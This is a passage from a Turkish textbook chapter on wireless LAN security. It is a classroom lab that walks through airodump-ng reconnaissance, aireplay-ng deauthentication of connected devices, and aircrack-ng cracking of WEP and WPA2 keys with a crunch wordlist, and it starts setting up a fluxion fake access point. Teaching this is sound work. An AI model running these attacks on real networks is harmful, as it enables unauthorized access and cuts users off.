**:**:99:03:32:E7  -79        0        0    0   1   65   WPA2 CCMP   PSK  DIRECT-a7-HP
**:**:28:4F:0C:20  -75        0        0    0   3  130   OPN              ALGERIA
**:**:6D:C3:77:9D  -76        1        0    0   4  130   WPA2 CCMP   PSK  Güvenlik sebebiyle
**:**:B9:82:46:F0  -77        6        0    0   1  130   WPA2 CCMP   PSK  gizlenmiştir.
**:**:1C:07:48:DD  -79        0        0    0   4  270   WPA2 CCMP   PSK  yeni
**:**:6C:1C:78:DF  -74       10        0    0   1  130   WPA2 CCMP   PSK  Vodafonenet_W
**:**:5D:A3:BE:A9  -78        6        1    0   6   54   WPA3 CCMP   SAE  P13 Blue Max
```

Görsel 4.7: Bilgi toplama işlemi

3. Adım: Çevredeki ağları keşfettikten sonra özel bir ağa yönelik keşif yapmak için **airodump-ng - -channel (-c) <kanal numarası> - - bssid <bssid> - write (-w) <dosya ismi> <interface>** komutuyla keşif işlemini başlatınız (Görsel 4.8).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon -c 2 --bssid D0:60:8C:**:**:** -w pasifkesif
14:14:00  Created capture file "pasifkesif-01.cap".

 CH  2 ][ Elapsed: 12 s ][ 2024-11-13 14:14

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D0:60:8C:**:**:**   -1   0        0        0    0   2   -1                  <length:  0>

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 D0:60:8C:**:**:**  20:2B:20:**:**:**  -24    0 - 1      0        10
 D0:60:8C:**:**:**  B6:B4:25:**:**:**  -30    0 - 1      0        11
```

Görsel 4.8: Erişim noktasına yönelik keşif işlemi

4. Adım: Pasif keşif işleminde farklı formatlarda kaydedilen dosyayı komut satırına **ls -ls pasifkesif*** yazarak görüntüleyiniz (Görsel 4.9).

```
┌──(kali㉿kali)-[~]
└─$ ls -ls pasifkesif*
136 -rw-r--r-- 1 root root 131220 Nov 13 14:21 pasifkesif-01.cap
  4 -rw-r--r-- 1 root root   1067 Nov 13 14:21 pasifkesif-01.csv
  4 -rw-r--r-- 1 root root    597 Nov 13 14:21 pasifkesif-01.kismet.csv
 12 -rw-r--r-- 1 root root   9078 Nov 13 14:21 pasifkesif-01.kismet.netxml
 32 -rw-r--r-- 1 root root  26447 Nov 13 14:21 pasifkesif-01.log.csv
```

Görsel 4.9: Kaydedilen dosyaların görüntülenmesi

Araştırma

Pasif keşifte kullanılan **iwlist** aracını araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

4.3. KABLOSUZ YEREL ALAN AĞI SALDIRILARI VE GÜVENLİK ÖNLEMLERİ

Kablosuz yerel alan ağı zafiyetlerinden yararlanarak yapılabilecek saldırılar, ağa bağlı cihazların güvenliğini tehlikeye atar ve veri hırsızlığı, erişim engelleme, kötü niyetli yazılım bulaşması gibi tehlikelere neden olur.

4.3.1. WEP/WPA Kriptografik Zafiyet Saldırıları

Ağdaki IV (Initialization Vector) değerlerini içeren paketler yakalanarak analiz edilir ve bu analizler sonucunda WEP protokolüne sahip ağlar ele geçirilir. WPA-PSK (Pre-Shared Key) tabanlı ağlarda kullanılan şifreler zayıfsa Brute Force saldırılarıyla kırılabilir. Ayrıca KRACK (Key Reinstallation Attack) zafiyeti, WPA2 şifrelemesindeki zayıflıklardan faydalanarak bağlantı güvenliğini düşürür.

4.3.2. Man in the Middle (MitM) Saldırıları

Saldırgan, ağa bağlı kullanıcı ile yönlendirici arasına girerek verileri izleyebilir veya değiştirebilir. ARP (Address Resolution Protocol) tabanlı saldırılarla cihazların ARP tablolarında bulunan IP-MAC adresi eşleştirmeleri ve trafiğin saldırgana yönlendirilmesi sağlanır.

4.3.3. Deauthentication Saldırıları

Saldırgan, kablosuz ağdaki cihazlara sahte deauthentication paketleri göndererek onları ağa tekrar bağlanmaya zorlar. Bu esnada saldırgan, kullanıcıların WPA el sıkışmalarını (handshake) yakalayarak parola kırma işlemi yapabilir. Bu saldırı, WPA-PSK ağlarında parola kırma için kullanılır.

4.3.4. Sahte Erişim Noktası

Gizli SSID'leri bulmak ve sahte erişim noktaları oluşturmak, saldırganların ağ trafiğini manipüle etmesine olanak tanır. Kullanıcılar sahte AP'ye bağlandığında saldırgan, tüm ağ trafiğini izleyebilir. Saldırgan, kurumsal veya kişisel ağa yetkisiz bir erişim noktası ekleyerek kullanıcıların bu ağa bağlanmalarını sağlayabilir. Bu tür saldırılar özellikle zayıf ağ güvenlik politikalarının uygulandığı ortamlarda etkilidir.

4.3.5. MAC Adresi Sahteciliği

MAC adresi sahteciliğinde (MAC Spoofing) saldırgan, bir ağa yetkilendirilmiş cihazın MAC adresini taklit ederek bu ağa izinsiz erişim sağlayabilir. Bu yöntem, MAC adres filtrelemesi gibi zayıf güvenlik önlemlerini aşmak için kullanılır.

4.3.6. Tekrar Saldırıları

Tekrar (Replay) saldırılarıyla kablosuz ağda yakalanan veri paketleri, ağa yeniden gönderilerek oturum kurulmaya çalışılır. Bu sayede saldırgan, paketler şifreli olsa da yakaladığı paketlerin şifresini çözmek için çeşitli yöntemler kullanabilir.

2. Uygulama

İşlem adımlarına göre belirlediğiniz bir BSSID'ye yönelik deauthentication saldırısı düzenleyerek hedefin erişim noktasına olan bağlantısını kesiniz.

1. Adım: Kablosuz ağ kartınızı monitor moda alınız.

2. Adım: Terminale **airodump-ng wlan0mon** komutunu yazarak çevrenizdeki erişim noktaları ve bu erişim noktalarına bağlı cihazlar hakkında keşif yapınız (Görsel 4.10).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

CH  9 ][ Elapsed: 0 s ][ 2024-11-13 14:35

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

CE:B1:82:**:**:**  -46        3        0    0   2  400   WPA2 CCMP   PSK  [redacted]
C0:25:2F:**:**:**  -77        2        0    0   2  130   WPA2 CCMP   PSK  [redacted]
74:4D:28:**:**:**  -74        1        0    0   1  130   OPN              [redacted]
74:4D:28:**:**:**  -75        2        0    0   1  130   OPN              [redacted]
74:4D:28:**:**:**  -75        2        0    0   1  130   OPN              [redacted]
D0:60:8C:**:**:**  -55        1       29   13   1  130   WPA2 CCMP   PSK  [redacted]
```

Güvenlik sebebiyle gizlenmiştir.


Görsel 4.10: Keşif yapma işlemi

3. Adım: Terminale **sudo airodump-ng -c <kanal numarası> - - bssid <Access Point> <interface>** yazarak erişim noktasına bağlı cihazların bilgilerini görüntüleyiniz (Görsel 4.11).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon -c 2 --bssid D0:60:8C:**:**:**

CH  2 ][ Elapsed: 48 s ][ 2024-11-13 14:45

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D0:60:8C:**:**:**  -46   0        0        0    0   2   -1                    <length:  0>

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

D0:60:8C:**:**:**  5C:6B:D7:**:**:**  -66    0 - 1      0         1
D0:60:8C:**:**:**  D2:E0:00:**:**:**  -56    0 - 1      0         1
D0:60:8C:**:**:**  1E:65:52:**:**:**  -22    0 - 1      0       347
```


Görsel 4.11: Erişim noktasına bağlı cihazların görüntülenmesi

4. Adım: Terminale **aireplay-ng -deauth <packets> -a <AP> -c <target> <interface>** komutunu yazarak belirlenen bir hedefi yetkisiz bırakınız ve ağa erişimini engelleyiniz (Görsel 4.12).



Görsel 4.12: Yetkisiz bırakma saldırısı

5. Adım: Deauthentication saldırısı başladığında gönderilen paketleri izleyerek hedef cihazın ağdan düşürüldüğünü kontrol ediniz ve saldırının başarıyla tamamlandığını görüntüleyiniz (Görsel 4.13).



Görsel 4.13: Deauthentication saldırısıyla paket gönderilmesi


Not

Kablosuz ağ kartı monitor modda iken **aireplay-ng --deauth <packets> -a <AP> <interface>** komutuyla erişim noktasına bağlı bütün cihazlar ağda yetkisizleştirilir. **--deauth** parametresinden sonra paket sayısı için **0 (sıfır)** yazılırsa bu durum, saldırının durdurulunca kadar paket göndermeye devam edeceği anlamına gelir.

3. Uygulama

İşlem adımlarına göre WEP şifreleme algoritmasına sahip bir Wi-Fi ağının şifresini elde ediniz.

1. Adım: Erişim noktası arayüzüne giriş sağlayarak şifreleme türünü **WEP**, WEP anahtarını **abc12** olarak değiştiriniz (Görsel 4.14).



Görsel 4.14: Erişim noktası şifreleme konfigürasyonu

2. Adım: Kablosuz ağ kartınızı monitor moda alınız.

3. Adım: Terminale **airodump-ng wlan0mon** komutunu yazarak çevrenizdeki erişim noktalarını ve şifreleme türlerini görüntüleyiniz (Görsel 4.15).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH 13 ][ Elapsed: 0 s ][ 2024-11-13 16:24

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 74:DA:88:**:**:**  -72        2        0    0   6  130   WPA2 CCMP   PSK  Berke
 20:87:EC:**:**:**  -79        0        0    0  11  360   WPA2 CCMP   PSK  FiberHGW_MUL2BT
 D0:60:8C:**:**:**  -53        2        2    0  11   54e. WEP  WEP         EGITIM
 74:4D:28:**:**:**  -75        2        0    0   5  130   OPN             ALICATA
```

Görsel 4.15: Erişim noktalarının ve şifreleme türlerinin görüntülenmesi

4. Adım: Şifreleme türü WEP olan erişim noktasına bağlı cihazları görüntüleyerek bu bilgileri bir dosyaya kaydediniz (Görsel 4.16).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid D0:60:8C:**:**:** -c 11 -w webcrack wlan0mon
16:32:20  Created capture file "webcrack-01.cap".

 CH 11 ][ Elapsed: 30 s ][ 2024-11-13 16:32

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D0:60:8C:**:**:**  -51 100      266      548   26  11   54e. WEP  WEP         EGITIM

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 D0:60:8C:**:**:**  12:9B:82:**:**:**  -16   54e-24      0       846
 D0:60:8C:**:**:**  FE:19:67:**:**:**  -20   54e-54e   738       251
```

Görsel 4.16: WEP şifreleme türüne bağlı cihazların görüntülenmesi

5. Adım: Terminale **ls** komutunu yazarak kaydettiğiniz dosyayı görüntüleyiniz (Görsel 4.17).

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Public              pasifkesif-01.kismet.csv     webcrack-01.kismet.csv
Documents  Templates           pasifkesif-01.kismet.netxml  webcrack-01.kismet.netxml
Downloads  Videos              pasifkesif-01.log.csv        webcrack-01.log.csv
Music      pasifkesif-01.cap   webcrack-01.cap
Pictures   pasifkesif-01.csv   webcrack-01.csv
```

Görsel 4.17: Kaydedilen dosyanın görüntülenmesi

6. Adım: Terminale **airecrak-ng <dosya ismi>** komutunu yazarak WEP şifresinin kırıldığını görüntüleyiniz (Görsel 4.18).

```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng webcrack-01.cap
Reading packets, please wait...
Opening webcrack-01.cap
Read 129921 packets.

   #  BSSID              ESSID                     Encryption

   1  D0:60:8C:**:**:**  EGITIM                    WEP (23436 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening webcrack-01.cap
Read 129921 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

                                Aircrack-ng 1.7

                      [00:00:00] Tested 314 keys (got 23442 IVs)

   KB    depth   byte(vote)
    0    6/  9   BF(28160) 11(27904) 61(27904) E2(27904) 34(27648) B7(27648) 15(27392)
    1    4/  6   62(29184) 64(28928) B0(28160) 16(27904) A6(27904) E4(27904) 02(27648)
    2    0/  2   63(32512) 4A(30976) 04(29184) 0A(28416) 4D(28416) C1(28416) C5(28416)
    3    0/  1   31(37632) EF(29696) 7A(29184) 1D(28928) 87(28928) 8D(28416) 04(28160)
    4    0/  3   32(31488) 76(30464) B0(29696) EB(29184) FF(29184) 33(28672) 36(28416)

                    KEY FOUND! [ 61:62:63:31:32 ] (ASCII: abc12 )
        Decrypted correctly: 100%
```

Görsel 4.18: WEP şifresinin kırılması

Not

Ağda bir trafik olmadığında herhangi bir veri kaydedilemez. Ağda bir trafik olduğunda paketler kaydedilip elde edilen paketlerle şifre kırılabilir. Şifre kırıldığında **ASCII** bilgisi yazılmasa da **KEY FOUND!** ile gösterilen değerler ASCII'ye çevrilerek şifre elde edilebilir.

4. Uygulama

İşlem adımlarına göre kablosuz ağa bağlı cihazlardan handshake paketini yakalayarak WPA/WPA2 şifresini kırınız.

1. Adım: Kablosuz ağ kartınızı monitor moda alarak şifresini kırmak istediğiniz ağı ve parola türünü görüntüleyiniz.

2. Adım: Terminale **airodump-ng --bssid <AP> -c <kanal numarası> -w <dosya adı> <interface>** komutunu yazınız (Görsel 4.19).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid D0:60:8C:**:**:** -c 11 -w handshake wlan0mon
17:56:29  Created capture file "handshake-01.cap".
```

Görsel 4.19: Handshake paketlerinin izlenmesi

3. Adım: Handshake işleminin gerçekleştiğini terminal ekranında görüntüleyiniz (Görsel 4.20).

```
CH 11 ][ Elapsed: 18 s ][ 2024-11-13 18:04 ][ WPA handshake: D0:60:8C:**:**:**

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D0:60:8C:**:**:**  -49   1      183       171    6  11  130   WPA2 CCMP   PSK  EGITIM

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes
```

Görsel 4.20: Handshake paketinin yakalanması

Not

Erişim noktasına herhangi bir yeni cihaz bağlanmadığında handshake paketi yakalamak mümkün değildir. Bu durumda erişim noktasına bağlı cihazlardan biri deauth saldırısıyla ağdan düşürülüp cihazın tekrar ağa bağlanması sağlanarak handshake paketi yakalanabilir.

4. Adım: Terminalde **crunch <min> <max> <karakter seti> -o <çıktı dosyası>** komutuyla dosya boyutunu dikkate alarak belirli harflere göre wordlist (kelime listesi) oluşturunuz (Görsel 4.21).

```
┌──(kali㉿kali)-[~]
└─$ sudo crunch 8 8 xyz7 -o wordlist.txt
[sudo] password for kali:
Crunch will now generate the following amount of data: 589824 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 65536

crunch: 100% completed generating output
```

Görsel 4.21: Kelime listesinin oluşturulması

5. Adım: Oluşturduğunuz kelime listesi ve yakaladığınız handshake paketinin içindeki bilgileri karşılaştırarak WPA2 şifresini elde etmek için aircrack-ng aracını kullanınız (Görsel 4.22).

```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng handshake-01.cap -w wordlist.txt
Reading packets, please wait...
Opening handshake-01.cap
Read 24971 packets.
```

Görsel 4.22: Kelime listesi ile handshake paketinin karşılaştırılması

6. Adım: WPA/WPA2 şifresinin elde edildiğini görüntüleyiniz (Görsel 4.23).

```
                        Aircrack-ng 1.7

[00:02:30] 65540/65536 keys tested (443.63 k/s)

Time left: 230556230 days, 13 hours, 48 seconds          100.01%

                    KEY FOUND! [ xyzxxxx7 ]


Master Key     : 96 8F 27 8E CB F9 80 D3 88 B3 5A 7C 32 2E 99 5A
                 EF 4C 41 EA E0 23 A8 A9 49 95 41 24 2E 6E 71 9F

Transient Key  : 64 B7 0E DF D8 5D 6D AF 80 EE 94 62 30 D8 03 73
                 7F 21 D7 B5 7C A4 6B ED B8 7D 06 51 90 9F 29 C1
                 7E FF D4 2F 00 03 FD 92 35 07 38 E6 8B D7 EA 52
                 D4 4A AF B2 59 47 01 25 2B 89 0C 6B CE 2C 5E 5E

EAPOL HMAC     : 5C AE AF 57 78 17 01 AD 49 EB 77 E1 7F D5 7C 64
```

Görsel 4.23: Kablosuz ağın şifresinin görüntülenmesi

Not

Karmaşık WPA/WPA2 şifrelerinin elde edilme süresi değişkenlik gösterir. Kali işletim sisteminde **File System > usr > share > wordlists** yolu takip edilerek en sık kullanılan şifrelerle oluşturulmuş hazır kelime listelerine ulaşılabilir.

5. Uygulama

İşlem adımlarına göre sahte erişim noktası oluşturarak erişim noktasına bağlı cihazın Wi-Fi şifresini **fluxion** aracıyla elde ediniz.

1. Adım: **https://github.com/FluxionNetwork/fluxion** adresine giderek fluxion aracı yükleme linkini kopyalayınız.


2. Adım: **opt** dosya dizinine geçiş yaparak **git clone <fluxion aracı kurulum adresi>** komutuyla fluxion aracını indiriniz.

3. Adım: Terminalde **cd fluxion** komutunu çalıştırarak fluxion dizinine geçiş yapınız.

4. Adım: Terminalde **sudo ./fluxion.sh** komutunu çalıştırarak kurulumu başlatınız.


5. Adım: Dil seçme ekranında **Türkçe** seçerek kurulumu tamamlayınız.

6. Adım: Sahte erişim noktası oluşturmak için **1** yazarak Captive Portal komutunu seçiniz (Görsel 4.24).



Görsel 4.24: Sahte erişim noktasının oluşturulması

7. Adım: Kanal seçimini yapınız (Görsel 4.25).




Görsel 4.25: Kanal seçimi

Not


Kanal seçimi yapıldıktan sonra etraftaki erişim noktaları ayrı bir FLUXION Tarayıcısı ekranında görüntülenir.

8. Adım: Hedef SSID görüntülendiğinde CTRL + C tuşlarına basarak o terminal ekranından çıkınız (Görsel 4.26).




Görsel 4.26: FLUXION Tarayıcısı ekranı ile erişim noktalarının taranması

9. Adım: FLUXION Tarayıcısı kapatıldığında FLUXION terminal ekranında tarayıcıdaki erişim noktaları seçim yapılması için listelenir (Görsel 4.27). Buna göre hedef SSID seçimini yapınız.




Görsel 4.27: Erişim noktası seçim ekranı

10. Adım: Kablosuz ağ kartı arabirimini seçiniz (Görsel 4.28).



Görsel 4.28: Kablosuz ağ kartı arabirim seçimi

11. Adım: Erişim noktası oluşturunuz (Görsel 4.29).

